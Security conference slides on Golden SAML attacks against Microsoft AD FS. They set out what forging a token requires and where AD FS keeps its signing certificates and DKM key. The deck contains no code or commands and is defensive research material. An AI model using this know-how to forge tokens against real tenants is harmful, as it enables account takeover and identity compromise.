

Secureworks®

Eight ways to compromise AD FS certificates

@DrAzureAD

<https://linkedin.com/in/nestori>

About the speaker



Who?

- Dr. Nestori Syynimaa
- Senior Principal Security Researcher @ Secureworks CTU
- Creator of *AADInternals* toolkit
- MVP (Identity & Access, Mobile Device Management), MVR

Contact details

- nsyynimaa@secureworks.com
- Twitter: [@DrAzureAD](https://twitter.com/DrAzureAD)
- <https://linkedin.com/in/nestori>
- <https://o365blog.com>



Major Achievements

MSRC 2021 Most Valuable Security Researchers

- | | |
|----------------------------------|-----------------------------|
| 1. YUKI CHEN | 30. ADRIAN IVASCU |
| 2. CAMERON VINCENT | 30. ĐẶNG THẾ TUYẾN |
| 3. SURESH CHELLADURAI | 30. MINGSHEN SUN |
| 4. DHANESH KIZHAKKINAN | 33. ABDELHAMID NACERI |
| 5. DAVID DWORKEN | 34. FABIAN SCHMIDT |
| 6. ZHINIANG PENG (@EDWARDZPENG) | 34. JEONGOH KYEA |
| 7. WTM | 36. PAUL LITVAK |
| 8. CLAUDIO BOZZATO | 36. WEI |
| 8. LILITH \ (= _ = ;) / | 38. BATRAM |
| 10. TERRY ZHANG @PNIGOS | 39. IVAN FRATRIC |
| 11. ANAS LAABAB | 40. HECTOR PERALTA (P3RR0) |
| 12. STEVEN SEELEY (MR_ME) | 40. OSKARS VEGERIS |
| 13. CALLUM CARNEY | 42. ERIK EGSGARD(@HEXNOMAD) |
| 14. RAMZES | 43. LM0963 |
| 17. HAO LI | 44. AAPO OKSMAN |
| 18. RYOTAK (@RYOTKAK) | 44. HA ANH HOANG |
| 19. QUAN JIN(@JQ0904) | 44. PHAM VAN KHANH |
| 20. YANG KANG(@DNPUSHME) | 47. WENQUNWANG |
| 21. FANGMING GU | 48. HOSSEIN LOTFI |
| 22. XUEFENG LI | 48. RON RESHEF |
| 23. LIUBENJIN | 50. ANONYMOUS |
| 24. HUYNH PHUOC HUNG | 50. BÙI QUANG HIẾU |
| 24. PHILIPPE LAULHERET (@PHLAUL) | 50. MATT EVANS |
| 26. WAYNE LOW | 53. ERFAN FAZELI |
| 27. REZERODAI | 54. ADITYA GUJAR |
| 28. ORANGE TSAI | 55. DAWID MOCZADŁO |
| 29. LUO QU | 56. JORDI SASTRE |
| | 57. WEN ZHIHUA |
| | 58. NESTORI SYYNIMAA |

The best Finnish guy :)

Me!

MSRC

Security Response

@msftsecresponse Follows you

We are the Microsoft Security Response Center. To report security vulnerabilities or abuse in Microsoft products, visit microsoft.com/en-us/msrc.

Redmond msrc-blog.microsoft.com Joined February 2010

75 Following 145.3K Followers

AADInternals

- Admin & hacking toolkit for Azure AD & Microsoft 365
- Open source:
 - <https://github.com/gerenios/aadinternals>
 - <https://o365blog.com/aadinternals/>
- MITRE ATT&CK
 - <https://attack.mitre.org/software/S0677/>



Groups That Use This Software


ID	Name	References
G0016	APT29	[5]

Contents

- Introduction
 - Identity Federation
 - Golden SAML
 - AD FS
- AD FS attack graph
- Protecting against GoldenSAML attacks


Identity federation concepts

- Service Provider (SP)
 - Azure AD
- Identity Provider (IdP)
 - On-prem AD FS
- Security Token (ST)
 - Security Assertion Markup Language (SAML)
 - Signed by *IdP*, trusted by *SP*




Two authentication flows

SP initiated




IdP initiated




GoldenSAML attack

- Abusing *IdP initiated* authentication flow using a forged SAML token
- Requires:
 - Token signing certificate with private key
 - Issuer uri (IdP “identifier” in Azure AD)
 - Target user immutableId (user identifier in on-prem AD)



GoldenSAML history



1. <https://o365blog.com/post/federation-vulnerability/>

2. <https://www.cyberark.com/resources/threat-research-blog/golden-saml-newly-discovered-attack-technique-forges-authentication-to-cloud-apps>

3. <https://o365blog.com/post/aadinternals/>

4. <https://troopers.de/troopers19/agenda/fpxwmn/>

5. <https://o365blog.com/post/adfs/>


6. <https://www.mandiant.com/resources/abusing-replication-stealing-adfs-secrets-over-the-network>

7. <https://www.blackhat.com/eu-21/arsenal/schedule/#/whiskeysaml-and-friends-25024>

Active Directory Federation Services (AD FS)

- Microsoft's identity federation and access management service
- Windows server feature
- Custom "Claims Rule Language"
- Supports:
 - WS-FED (SAML 1.1 token), SAML (SAML 2.0 token), OAuth (JWT token)
 - Multiple authentication methods (FBA, Kerberos, NTLM, CBA,..)

High-level AD FS architecture




AD FS configuration options


- Token signing and encryption certificates
 - Managed – *default*
 - Stored in *configuration database*, encrypted with DKM key (stored in AD)
 - Custom
 - Stored in *certificate store* of each AD FS server (or HSM)
- Configuration storage
 - Windows Internal Database (WID) – *default*
 - Microsoft SQL server

AD FS attack graph

AD FS attack graph



